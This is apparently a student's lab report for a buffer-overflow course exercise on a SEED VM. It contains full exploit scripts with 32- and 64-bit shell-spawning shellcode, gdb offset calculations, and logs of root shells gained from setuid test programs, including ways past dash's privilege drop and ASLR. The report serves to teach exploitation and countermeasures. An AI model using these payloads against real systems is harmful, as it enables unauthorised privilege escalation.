


MySolution – Buffer Overflow Attack

Author: Sai Kiran Belana

Course: Computer Security

Task 1: Invoking the Shellcode

When ran `make`, it executes the the `/bin/zsh` shell with current user as `seed`




```

seed@VM: ~/.../shellcode
[03/11/25]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[03/11/25]seed@VM:~/.../shellcode$ ./a32.out
$ whoami
seed
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
$
[03/11/25]seed@VM:~/.../shellcode$ ./a64.out
$ whoami
seed
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
$
[03/11/25]seed@VM:~/.../shellcode$ 

```

Executing with `make setuid`, gives me access to `/bin/sh` as root.



```

[03/13/25]seed@VM:~/.../shellcode$ make setuid
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
sudo chown root a32.out a64.out
sudo chmod 4755 a32.out a64.out
[03/13/25]seed@VM:~/.../shellcode$ ./a32.out
# whoamu i
# whi
# whoami
root
#
[03/13/25]seed@VM:~/.../shellcode$ ./a64.out
# whoamu
zsh: command not found: whoam
# whoamu
# whoami
root
# 

```

Other Observations:

Default – Running with `execstack`

With `execstack` flag enabled, I can observe that the code in stack can be executable and has given more shell access.

Disabling execstack :

```
[03/11/25] seed@VM:~/.../shellcode$ cat Makefile

all:
    gcc -m32 -o a32.out call_shellcode.c
    gcc -o a64.out call_shellcode.c
```

```
[03/11/25] seed@VM:~/.../shellcode$ make
gcc -m32 -o a32.out call_shellcode.c
gcc -o a64.out call_shellcode.c
[03/11/25] seed@VM:~/.../shellcode$ ./a32.out
Segmentation fault
[03/11/25] seed@VM:~/.../shellcode$ ./a64.out
Segmentation fault
[03/11/25] seed@VM:~/.../shellcode$
```

Upon removing the execstack option, I can see the code in stack cannot be executed and it goes into segmentation fault.

```
[New LWP 2692]
Core was generated by `./a32.out'.
Program terminated with signal SIGSEGV, Segmentation fault.
#0  0xff9aab28 in ?? ()
gdb-peda$ run
Starting program: /home/seed/Lab2/Labsetup/shellcode/a32.out

Program received signal SIGSEGV, Segmentation fault.
[-----registers-----]
EAX: 0xffffcf78 --> 0x6850c031
EBX: 0x0
ECX: 0x0
EDX: 0xb0c031d2
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xffffd178 --> 0x0
ESP: 0xffffcf5c ("RbUV\354QUV\212\027\377\367\003")
EIP: 0xffffcf78 --> 0x6850c031
FLAGS: 0x10246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-----code-----]
=> 0xffffcf78: xor    eax,eax
0xffffcf7a: push  eax
0xffffcf7b: push  0x68732f2f
0xffffcf80: push  0x6e69622f
[-----stack-----]
0000| 0xffffcf5c ("RbUV\354QUV\212\027\377\367\003")
0004| 0xffffcf60 --> 0x565551ec --> 0x4
0008| 0xffffcf64 --> 0xf7ff178a --> 0x3d206900 ('')
0012| 0xffffcf68 --> 0x3
0016| 0xffffcf6c --> 0xffffd214 --> 0xffffd3b8 ("/home/seed/Lab2/Labsetup/shellcode/a32.out")
0020| 0xffffcf70 --> 0x770cdcae
0024| 0xffffcf74 --> 0xffffcf78 --> 0x6850c031
0028| 0xffffcf78 --> 0x6850c031
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0xffffcf78 in ?? ()
gdb-peda$
```

I tried using gdb to read the segmentation fault core file and noticed the code in stack isn't executable since the stack is not allowed to do so because of memory protection.

So, if I enable the `execstack` flag in Makefile, it will be given access to execute in stack.

Task 2: Understanding the Vulnerable Program

I created an empty `badfile` file by running

```
touch badfile
```

I have run the compilation steps given in the document.

```
gcc -DBUF_SIZE=100 -m32 -o stack -z execstack -fno-stack-protector stack.c

# making root to own the program
sudo chown root stack

# giving rwx to current user
sudo chmod 4755 stack
```

```

make: Nothing to be done for 'all'.
[03/11/25]seed@VM:~/.../code$ ./stack
Input size: 0
==== Returned Properly ====
[03/11/25]seed@VM:~/.../code$

```

```

seed@VM: ~/.../code
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -g -o stack-L1-dbg stack.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
[03/11/25]seed@VM:~/.../code$ make stack-L2
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -g -o stack-L2-dbg stack.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
[03/11/25]seed@VM:~/.../code$ make stack-L3
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -o stack-L3 stack.c
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
[03/11/25]seed@VM:~/.../code$ make stack-L4
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
[03/11/25]seed@VM:~/.../code$ vim Makefile
[03/11/25]seed@VM:~/.../code$ vim stack.c
[03/11/25]seed@VM:~/.../code$ make stack-L1
make: 'stack-L1' is up to date.
[03/11/25]seed@VM:~/.../code$ ls
badfile      exploit.py  stack      stack-L1    stack-L2    stack-L3    stack-L4
brute-force.sh Makefile    stack.c    stack-L1-dbg stack-L2-dbg stack-L3-dbg stack-L4-dbg
[03/11/25]seed@VM:~/.../code$ ./stack-L1
Input size: 0
==== Returned Properly ====
[03/11/25]seed@VM:~/.../code$ ./stack-L2
Input size: 0
==== Returned Properly ====
[03/11/25]seed@VM:~/.../code$ ./stack-L3
Input size: 0
==== Returned Properly ====
[03/11/25]seed@VM:~/.../code$ ./stack-L4
Input size: 0
==== Returned Properly ====
[03/11/25]seed@VM:~/.../code$ ./stack
Input size: 0
==== Returned Properly ====
[03/11/25]seed@VM:~/.../code$

```

since I created an empty `badfile`, the execution just reads that empty file and tries to copy using `strcpy` to buffer.

Whatever the size of `BUF_SIZE` is, all the `stack*` executables are successful and returns properly due to the input size is empty(0).

Task 3: Launching Attack on 32-bit Program.

Running the given `exploit.py` file to exploit the vulnerability in our `stack.c` program.

After compiling, I ran the `makefile`. Now debugging the `stack-L1-dbg` file.

Added a break point for function `bof`

```

gdb-peda$ b bof
Breakpoint 1 at 0x12ad: file stack.c, line 16.

```

Run the program and checked the values of `ebp` and `buffer`

```
gdb-peda$ run
gdb-peda$ next
Legend: code, data, rodata, value
20      strcpy(buffer, str);
```

```
gdb-peda$ p $ebp
$1 = (void *) 0xffffcb28
```

```
gdb-peda$ p &buffer
$1 = (char (*)[100]) 0xffffcabc
```

```
gdb-peda$ p/d 0xffffcb28 - 0xffffcabc
$3 = 108
```

I could see the diff b/w `ebp` and `buffer` is about 108 bytes.

```
Legend: code, data, rodata, value
20      strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xffffcb28
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xffffcabc
gdb-peda$ p/d 0xffffcb28 - 0xffffcabc
$3 = 108
gdb-peda$
```

from this observation we can conclude the offset is $108 + 4 = 112$. We can use this value in the `exploit.py` script as offset

```
#!/usr/bin/python3
import sys

shellcode = (
    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x2f"
    "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
    "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#####
# Put the shellcode somewhere in the payload
start = 400          # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffcb28+200      # Change this number
offset = 112                # Change this number
```

```

L = 4      # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
#####

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)

```

i have started at 400th byte in the payload and filled the shellcode with the value available in `call_shellcode.c` file.

I took the `ebp` value and tried to get to the NOP section to access my shellcode. Also added the calculated offset.

After that, I ran the `exploit.py` to fill the `badfile` to have shellcode in it.

```

[03/13/25]seed@VM:~/.../code$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[03/13/25]seed@VM:~/.../code$ sudo ln -sf /bin/zsh /bin/sh
[03/13/25]seed@VM:~/.../code$ ./exploit.py
[03/13/25]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# ls
Makefile      exploit.py      stack-L2      stack-L4
badfile       peda-session-stack-L1-dbg.txt  stack-L2-dbg  stack-L4-dbg
brute-force.sh  stack-L1      stack-L3      stack.c
exp.py        stack-L1-dbg  stack-L3-dbg
# whoami
root
#

```

We can observe that I gained root access when running the `stack-L1`.

Task 4

Similar to Task 3, I ran `makefile` to generate `stack-l2-dbg` for debugging with `gdb` added break at `bof`

```

0028| 0xttttca9c --> 0x0
[-----]
Legend: code, data, rodata, value
20      strcpy(buffer, str);
gdb-peda$ p &buffer
$1 = (char (*)[160]) 0xffffca80
gdb-peda$ 

```

buffer value:

```

gdb-peda$ p &buffer
$1 = (char (*)[160]) 0xffffca80

```

- in `exploit.py`, added the shellcode for 32 bit.
- instead of adding the shellcode at the start of bad file, I'll add at the end of `badfile`.

- I need to jump high enough to go inside NOP. So return address would be beginning of buffer + 300 (trying this)
- Offset is also not needed.
- Need to put return the address in many places to spray the entire address with our return address.

```
#!/usr/bin/python3
import sys

shellcode = (
    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x2f"
    "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
    "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#####
# Put the shellcode somewhere in the payload
# start = 400      #not needed for task 4          # Change this number
content[517 - len(shellcode):] = shellcode # adding shellcode at end of badfile

# Decide the return address value
# and put it somewhere in the payload
ret = 0xffffca80 + 300      #I need to jump high enough to go inside NOP. Beginning of
buffer + 300
# offset = 112          # Change this number

L = 4      # Use 4 for 32-bit address and 8 for 64-bit address

# spray the entire address with our return address.
for offset in range(50): # since b/w 100 and 200, I divide 200/4 = 50 to for range to add
return address entirely
    content[offset*L:offset*L + L] = (ret).to_bytes(L,byteorder='little')
#####

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)
```

```
-rwxrwxr-x 1 seed seed 20112 Mar 13 17:34 stack-L4-dbg
[03/13/25]seed@VM:~/.../code$ ./stack-L2
Input size: 517
# p w
# whoamu
zsh: command not found: whoamu
# whoami
root
#
```

Now, I got the rootshell access.

Task 5

```

Breakpoint 1, bof (str=0x7fffffffef0d0 "") at stack.c:16
16      {
gdb-peda$ p $rbp
$1 = (void *) 0x7fffffffef160
gdb-peda$ p &buffer
$2 = (char (*)[200]) 0x7fffffffefdc80
gdb-peda$

```

rbp and buffer values in debug mode:

```

Breakpoint 1, bof (str=0x7fffffffef0d0 "") at stack.c:16
16      {
gdb-peda$ p $rbp
$1 = (void *) 0x7fffffffef160

```

```

gdb-peda$ p &buffer
$2 = (char (*)[200]) 0x7fffffffefdc80

```

```

20      strcpy(buffer, str);
gdb-peda$ p $rbp
$1 = (void *) 0x7fffffffefdd50
gdb-peda$ p &buffer
$2 = (char (*)[200]) 0x7fffffffefdc80
gdb-peda$ p/d 0x7fffffffefdc80 - 0x7fffffffefdd50
$3 = -208
gdb-peda$ p/d 0x7fffffffefdd50 - 0x7fffffffefdc80
$4 = 208
gdb-peda$

```

The difference b/w buffer starting point and `rbp` is 208. So, offset would be +8 for it which would be 216.

```

#!/usr/bin/python3
import sys

shellcode = (
    "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
    "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
    "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

```



```
#####
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode) # Change this number
content[start:start + len(shellcode)] = shellcode # adding shellcode at end of badfile

# Decide the return address value
# and put it somewhere in the payload
ret = 0x7fffffff160 + 500 #I need to jump high enough to go inside NOP. Beginning of
buffer + 300
offset = 208+8 #(208 as diff and add 8 bytes since its 64 bit achine) # Change
this number

L = 8 # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
#####

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)
```

tried different combinations and jumped to 500 and tried it.

```
[03/13/25] seed@VM:~/.../code$ ./exploit.py
[03/13/25] seed@VM:~/.../code$ ./stack-L3
Input size: 517
# whoami
root
# █
```

after running the code, I was able to gain root access using the 64 bit method.

Task 6: Launching Attack on 64-bit Program

```
0048| 0x7fffffffdd60 --> 0x0
0056| 0x7fffffffdd68 --> 0x7fffffff180 --> 0xfffffaaaaaaabcd4
[-----]
-----]
Legend: code, data, rodata, value
20      strcpy(buffer, str);
gdb-peda$ p $rbp
$1 = (void *) 0x7fffffffdd50
gdb-peda$ p &buffer
$2 = (char (*)[10]) 0x7fffffffdd46
gdb-peda$ █
```

rbp and buffer values are:

```
gdb-peda$ p $rbp
$1 = (void *) 0x7fffffffdd50
gdb-peda$ p &buffer
$2 = (char (*)[10]) 0x7fffffffdd46
```

```
gdb-peda$ p/d 0x7fffffffdd50 - 0x7fffffffdd46
$4 = 10
```

offset is $10+8 = 18$ for 64 bit.

```
#!/usr/bin/python3
import sys

shellcode = (
    "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
    "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
    "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#####
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode) # Change this number
content[start:start + len(shellcode)] = shellcode # adding shellcode at end of badfile

# Decide the return address value
# and put it somewhere in the payload
ret = 0x7fffffffdd46 + 1400 #I need to jump high enough to go inside NOP. Beginning
of buffer + 300
offset = 18 #(208 as diff and add 8 bytes since its 64 bit achine) # Change this
number

L = 8 # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
#####

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)
```

To gain root access, I was trying to jump from buffer as high as possible to get into root shell and it succeeded.

```
[03/13/25]seed@VM:~/.../code$ ./stack-L4
Input size: 517
# whoami
root
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm
),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132
(sambashare),136(docker)
# █
```

Tasks 7: Defeating dash's Countermeasure

My steps is to create a symlink for `/bin/sh` target `/bin/bash`

```
sudo ln -sf /bin/dash /bin/sh
```

Running `make setuid`

```
[03/14/25]seed@VM:~/.../shell_code$ make setuid
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
sudo chown root a32.out a64.out
sudo chmod 4755 a32.out a64.out
[03/14/25]seed@VM:~/.../shell_code$ █
```

```
[03/14/25]seed@VM:~/.../shell_code$ ./a32.out
$ whoami
seed
$
[03/14/25]seed@VM:~/.../shell_code$ ./a64.out
$ whoami
seed
$ █
```

I can see I get normal user access instead of root.

```
[03/14/25] seed@VM:~/.../code$ ls -l /bin/sh /bin/zsh /bin/dash
lrwxrwxrwx 1 root root      8 Mar 14 00:50 /bin/dash -> /bin/zsh
lrwxrwxrwx 1 root root      9 Mar 14 00:51 /bin/sh -> /bin/dash
-rwxr-xr-x 1 root root 878288 Feb 23  2020 /bin/zsh
[03/14/25] seed@VM:~/.../code$
```

Coming to `code` and checking the addresses of `ebp` and `buffer` and calculating the offset

```
gdb-peda$ p $rbp
$1 = void
gdb-peda$ p $ebp
$2 = (void *) 0xffffcee8
gdb-peda$ p &buffer
$3 = (char (*)[100]) 0xffffce7c
```

buffer address: 0xffffce7c

```
gdb-peda$ p/d 0xffffcee8 - 0xffffce7c
$5 = 108
```

With these values, I have modified `exploit.py` as follows and came to a threshold value where I can jump into root to gain its access.

```
#!/usr/bin/python3
import sys

# Updated 32-bit shellcode with setuid(0)

shellcode = (
    "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"
    "\x31\xc0\x50\x68\x2f\x2f\x73\x68"
    "\x68\x2f\x62\x69\x6e\x89\xe3\x50"
    "\x53\x89\xe1\x31\xd2\x31\xc0\xb0"
    "\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#####
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode) # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret = 0xffffce7c+300 # Change this number
offset = 112 # Change this number

L = 4 # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
#####

# Write the content to a file
```

```
with open('badfile', 'wb') as f:  
    f.write(content)
```

Result: we can see, now, I'm able to gain root access.

```
[03/14/25]seed@VM:~/.../code$ ./exploit.py  
[03/14/25]seed@VM:~/.../code$ ./stack-L1  
Input size: 517  
# whoami  
root  
# id  
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),3  
0(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)  
# █
```

Task 8: Defeating Address Randomization

Ran the code `brute-force.sh`

The brute-force worked while running just for 45400 time which took hardly 44 seconds. I understand why it took so long.

So even when we randomize virtual address space, when we can just bruteforce it with enough computational power, we can still gain root control. (Interesting). I couldn't run for 64 bit machine since it takes quit long(not required as per project spec because the entropy is much larger).

result:

```
0 minutes and 44 seconds elapsed.
The program has been running 45399 times so far.
Input size: 517
0 minutes and 44 seconds elapsed.
The program has been running 45400 times so far.
Input size: 517
# ls
Makefile                stack-L2
badfile                  stack-L2-dbg
brute-force.sh           stack-L3
exploit.py                stack-L3-dbg
peda-session-stack-L1-dbg.txt stack-L4
stack-L1                  stack-L4-dbg
stack-L1-dbg              stack.c
# whoami
root
# █
```

Tasks 9: Experimenting with Other Countermeasures

Task 9.a: Turn on the StackGuard Protection

Turned off address randomization

```
03/14/25]seed@VM:~/.../code$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

Removed the flag `-fno-stack-protector` and recompiled

```

FLAGS      = -z execstack
FLAGS_32   = -m32
TARGET     = stack-L1 stack-L2 stack-L3 stack-L4 stack-L1-dbg stack-
L2-dbg stack-L3-dbg stack-L4-dbg

L1 = 100
L2 = 160
L3 = 200
L4 = 10

all: $(TARGET)

stack-L1: stack.c
        gcc -DBUF_SIZE=$(L1) $(FLAGS) $(FLAGS_32) -o $(@) stack.c
        gcc -DBUF_SIZE=$(L1) $(FLAGS) $(FLAGS_32) -g -o $(@)-dbg sta
ck.c

        sudo chown root $(@) && sudo chmod 4755 $(@)

```

result:

```

[03/14/25]seed@VM:~/.../code$ ./stack-L1
Input size: 517
*** stack smashing detected ***: terminated
Aborted
[03/14/25]seed@VM:~/.../code$

```

The attack is just terminated because of stackGuard protection enabled by default in newer ubuntu versions and gcc above 4.3

I'm using gcc 9.3

```

[03/14/25]seed@VM:~/.../code$ gcc --version
gcc (Ubuntu 9.3.0-17ubuntu1~20.04) 9.3.0
Copyright (C) 2019 Free Software Foundation, Inc.
This is free software; see the source for copying conditions. There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.

```

Task 9.b: Turn on the Non-executable Stack Protection

I have turned on the non-executable stack protection as mentioned by removing the flag `noexecstack` and recompiled. I can see that I directly get the error saying segmentation fault.

```
[03/14/25] seed@VM:~/.../shell_code$ make all
gcc -m32 -o a32.out call_shellcode.c
gcc -o a64.out call_shellcode.c
[03/14/25] seed@VM:~/.../shell_code$ ./a32.out
Segmentation fault
[03/14/25] seed@VM:~/.../shell_code$ ./a64.out
Segmentation fault
[03/14/25] seed@VM:~/.../shell_code$ █
```

--- The End ---